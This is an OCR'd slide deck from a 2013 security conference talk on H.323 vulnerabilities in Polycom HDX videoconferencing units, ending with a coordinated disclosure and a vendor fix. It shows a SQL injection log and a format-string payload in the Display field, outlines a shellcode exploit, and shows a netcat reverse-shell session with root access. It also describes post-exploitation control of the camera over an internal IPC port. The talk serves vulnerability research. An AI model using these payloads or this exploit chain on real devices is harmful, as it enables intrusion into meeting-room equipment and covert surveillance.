
H.323 Signaling Protocols

- H.225.0-Q.931
  - Call signaling and media packetization
  - Used for setting up / releasing calls
- H.225.0-RAS
  - Signaling between endpoints and gatekeepers
- H.245
  - Signaling between two endpoints
  - Capability exchange / media stream control

H.225.0-Q.931

- Consists of binary encoded messages
- Messages consist of *Information Elements (IE)*
  - Encoded in ASN.1
- Several different IE's are defined
- IE's provide information to the remote site
  - Callers identity
  - Capabilities
  - etc.

H.225.0-Q.931


TPKT, Version: 3, Length: 1004
Q.931
Protocol discriminator: Q.931
Call reference value length: 2
Call reference flag: Message sent from originating side
Call reference value: 1c87
Message type: SETUP (0x05)
Bearer capability
Display 'John Doe\000'
Information element: Display
Length: 9
Display information: John Doe\000
User-user
H.225.0 CS
H323-UserInformation
h323-uu-pdu
h323-message-body: setup (0)
setup
protocolIdentifier: 0.0.8.2250.0.6 (Version 6)
sourceAddress: 1 item
sourceInfo

Call Initiation

- Client connects to TCP port 1720
- Sends SETUP packet
  - Indicates clients desire to start a call
- SETUP packet is parsed even if the call fails
  - E.g. call is not accepted by remote site
- Full call establishment requires more msgs
  - But not relevant for this discussion

Call Detail Records

- HDX systems store call detail records (CDRs)
  - Also written for failed calls
  - Every SETUP packet generates CDR entry
- CDR table stored in SQLite database
  - Written records include
    - Call start/end time
    - Call direction
    - **Remote system name** ← extracted from Display IE!
    - …

Vulnerabilities

- Missing input validation on Display IE
  - Leads to **two** different vulnerabilities

- SQL injection with single SETUP packet :)

```
DEBUG avc: pc[0]: INSERT into CDR_Table values('82','1347442631','1347443321',
'690','---','SQL'INJECT','','---','h323','0','','1','327','1','0','---','---',
'term
DEBUG avc: pc[0]: Can't prepare database: near "INJECT": syntax error
DEBUG avc: pc[0]: sqlInsert: time = 1
DEBUG avc: pc[0]: NOTIFY: SYS config cdrrowid1 0 "83" rw
DEBUG avc: pc[0]: H323Conn[0]: state:"incoming" --> "disconnecting"
DEBUG avc: pc[0]: H323Call[0]: hangup, cause code 16
```

SQL Injection Exploit Challenges

- Constructed SQL query string passed to sqlite3_prepare_v2 API function
- SQLite documentation says:

> If pzTail is not NULL then *pzTail is made to point to the first byte past the end of the first SQL statement in zSql. These routines only compile the first statement in zSql, so *pzTail is left pointing to what remains uncompiled.

SQL Injection Exploit Challenges

- We can't just append a new statement
- Couldn't find a way to exploit it
  - Might still be exploitable
  - Let me know if you find a way ;)

- But what about the second vulnerability?

Vulnerability #2

- Constructed SQL query string written to log
  - Ends up calling vsnprintf() function
  - Query string is passed as format string

Vulnerability #2

- Straightforward format string bug :)
  - Set Display Information Element to:

    WE CONTROL THIS %n%n%n
- Triggered with a single SETUP packet

```
(gdb) break *0x1032e3ac
Breakpoint 1 at 0x1032e3ac: file ../../../src/Common/OS/logmsg.c, line 747.
(gdb) c
Breakpoint 5, 0x1032e3ac in va_logmsg (ap=0x5e97d298, level=<optimized out>,
    component=<optimized out>, fmt=0x5e97d344 "INSERT into CDR_Table values(
    '23','0','1347451282','1347451282','---','WE CONTROL THIS %n%n%n','',
    '---','h323','0','','1','365','1','0','---','---','terminal','','---',
    '---','---','---','---','---','The call has ended.','16','0','---','---',
    '---','---','---','---','---','---','---','---','---','---','25');")
    at ../../../src/Common/OS/logmsg.c:747
```

Exploiting the Format String Bug

- 101 format string exploitation techniques
- Few complications when it comes to details
  - Refer to the whitepaper for details

- Exploit works like this
  - Turn bug into write4 primitive (single SETUP pkt)
  - Use write4 primitive to store shellcode
  - Trigger again to overwrite function pointer
  - PROFIT!

Final PoC Exploit

- PoC uses simple system() shellcode
  - Executes our HDX payload
  - Provides back-connect shell
- Successful exploitation yields root shell

```
$ nc -v -l 6666
Connection from 192.168.0.218 port 6666 [tcp/*] accepted
id
uid=0(root) gid=0(root)
uname -a
Linux hdx7000.lan 2.6.33.3-rt17.p2.25 #2 PREEMPT RT Thu May
 31 16:55:44 CDT 2012 ppc unknown
```

Post Exploitation

Post Exploitation

- We want to control the device's peripherals
  - PTZ camera, microphone, display, etc.
- Reversing the Polycom Command Shell
  - Offers CLI for most interesting actions
  - Most functionality implemented by Java component
  - Communication via XCOM IPC

Polycom XCOM IPC

- Polycom's internal IPC mechanism
- Simple text-based protocol
- Provided locally on port 4121
- Async data receival (UNIX domain sockets)
- Every PSH command can be used

Polycom XCOM IPC

- Character prefix indicates command or response class
- Commands answered with single line response (“R:”)
- Notifications (“N:”) received asynchronously

```
# telnet localhost 4121
R: telnet /tmp/dummy /dev/pts/0
R: 0
C: camera near move up
N: SYS+config+powerlight+0+%22Blue*on*0*0%22+rw
N: VID+videoroute+set+27+complete+vout1+1920+1080+Component+50+Interlaced
N: VID+videoroute+set+28+complete+mon3+704+576+SVideo+25+Interlaced
R: 0
```

Demo

Polycom Disclosure Process

- Extremely good vendor communication
  - Responsive, professional, transparent
  - Even offered a test build prior publication
- Others could learn a lesson from Polycom

- All issues fixed in version 3.1.1.2
  - Just got released this week (2013/03/14)!

Thank you!

Moritz Jodeit
moritz.jodeit@nruns.com

black hat EU 2013

Please complete the Speaker Feedback Surveys

Moritz Jodeit
moritz.jodeit@nruns.com

black hat EU 2013